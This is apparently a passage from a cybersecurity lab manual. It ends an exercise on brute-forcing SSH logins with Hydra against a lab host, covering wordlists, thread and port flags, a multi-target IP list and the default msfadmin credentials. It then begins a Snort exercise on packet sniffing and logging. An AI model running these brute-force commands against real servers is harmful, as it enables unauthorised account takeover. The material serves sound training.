
Some Special Flags:

Change The Number Of Threads

Type the below command on the terminal and hit Enter.

hydra -L user.txt -P pass.txt 192.168.29.229 ssh -t 5

Here we are changing the Thread Number to 5 and finding the correct username and password. The default thread of Hydra use is 16. We can change the value with the tag **-t**.




Change The Port Number

Type the below command on the terminal and hit Enter.

hydra -s 22 -L user.txt -P pass.txt 192.168.29.229 ssh -t 5

Here we are adding the port number of the ssh server as 22 and we have also got the correct password '**msfadmin'** and username '**msfadmin'**.




Brute Forcing A List Of IPs

Type the below command on the terminal and hit Enter.

hydra -L user.txt -P pass.txt -M ip.txt ssh -t 4

Here, along with brute-forcing usernames and passwords, we are also a brute-forcing list of IP addresses that contain more than one target server address.




Miscellaneous

Type the below command on the terminal and hit Enter.

hydra -l msfadmin -P pass.txt 192.168.29.229 -V -e nsr ssh

For Enable Verbose Mode in Hydra, We can use -V. But user/system admins leave some passwords that need to be accounted for beyond the scope of our wordlists which can be included with the -e flag. Here you can see a command '**nsr**' where 'n' stands for null,'s' stands for same, '**r**' tries the reversed username as a potential password




-V (Verbose Mode)

Type the below command on the terminal and hit Enter.

hydra -s 22 -L user.txt -P pass.txt 192.168.29.229 ssh -V

The verbose mode in hydra is used for checking in-depth and getting the output results in a more detailed manner. So for this detailed output retrieval, the **-V** flag is used.




-e nsr flag example

Type the below command on the terminal and hit Enter.

hydra -L user.txt -P pass.txt 192.168.29.229 -e nsr ssh

Sometimes user/system admins leave some passwords that need to be accounted for beyond the scope of our wordlists which can be included with the -e flag. Here you can see a

command '**nsr**' where 'n' stands for null, '**s**' stands for same, and '**r'** tries the reversed username as a potential password. We got the output msfadmin username and password is msfadmin.




-s flag example

Note: *Example of Changing port number command is the same for this example*

Type the below command on the terminal and hit Enter.

hydra -s 22 -L user.txt -P pass.txt 192.168.29.229 ssh -t 5

With flag **-s** we specify the port number here is port number is 22 and we are using it and got the output is a username is msfadmin and password is msfadmin.




-h flag (To know more usage of Hydra)

Type This Command And Hit Enter:

hydra -h

-h flag is used to display the help menu of the hydra tool for a better understanding of the tool.



Hydra can be a pretty powerful tool when you want to brute-force ssh connections and can be coupled with several other flags to customize your attack. However, this must not be exploited to poke around with stuff you are not meant to and the users alone are accountable for their actions.

RESULT:

Thus the brute-force in the linux server has been launched successfully using hydra.

EXP NO.10: PERFORM REAL-TIME NETWORK TRAFFIC ANALYSIS AND DATA POCKET LOGGING USING SNORT

AIM:

To perform real-time network traffic analysis and data pocket logging using Snort.

PROCEDURE/OUTPUT:

Steps to install snort on Kali

- Backup kali's sources.list

mv /etc/apt/sources.list /etc/apt/sources.list.bak

- Remove updates

find /var/lib/apt/lists -type f -exec rm {} \;

- Change sources.list content

sudo nano /etc/apt/sources.list

- Paste content given below

deb [arch=arm64] http://ports.ubuntu.com/ubuntu-ports focal main restricted universe multiverse

deb [arch=arm64] http://ports.ubuntu.com/ubuntu-ports focal-updates main restricted universe multiverse

deb [arch=arm64] http://ports.ubuntu.com/ubuntu-ports focal-security main restricted universe multiverse

deb [arch=i386,amd64] http://us.archive.ubuntu.com/ubuntu/ focal main restricted universe multiverse

deb [arch=i386,amd64] http://us.archive.ubuntu.com/ubuntu/ focal-updates main restricted universe multiverse

deb [arch=i386,amd64] http://security.ubuntu.com/ubuntu focal-security main restricted universe multiverse

- Add the specified public keys

sudo apt-key adv --keyserver keyserver.ubuntu.com --recv-keys 3B4FE6ACC0B21F32

sudo apt-key adv --keyserver keyserver.ubuntu.com --recv-keys 871920D1991BC93C

- Update

sudo apt update

- Now install snort

sudo apt install snort


Traffic analysis using snort

In Sniffer mode, it behaves like a network sniffer and captures packets passing through the network interface.


The tool displays the captured packets on the console or in a log file, allowing the user to analyze the network traffic.


This mode can be useful for network troubleshooting and monitoring, but it does not provide any intrusion detection or prevention capabilities.

sudo snort –v : Prints out the TCP/IP packets header on the screen




sudo snort –vd : shows the TCP/IP ICMP header with application data in transmit





sudo snort -X : Displays the full packet details in HEX.



In Packet Logger mode, the tool logs each packet that it captures to a file for later analysis. This mode can be useful for forensic analysis or for capturing packets for offline analysis.


However, like Sniffer mode, it does not provide any intrusion detection or prevention capabilities.

Parameter "-l" – It enables the logger mode, target **log and alert** output directory. Default output folder is **/var/log/snort**. The default action is to dump as tcpdump format in **/var/log/snort.**

Starting SNORT in packet Logger Mode

sudo snort -dev -l .

//The **"-l ."**part of the command creates the logs in the current directory.




–> Log file is created of the captured traffic.

–> Next step is to read the log file generated using the command:

sudo snort -r <your_log_file_name>

// Here "**-r**" is Reading option to read the dumped logs in Snort.

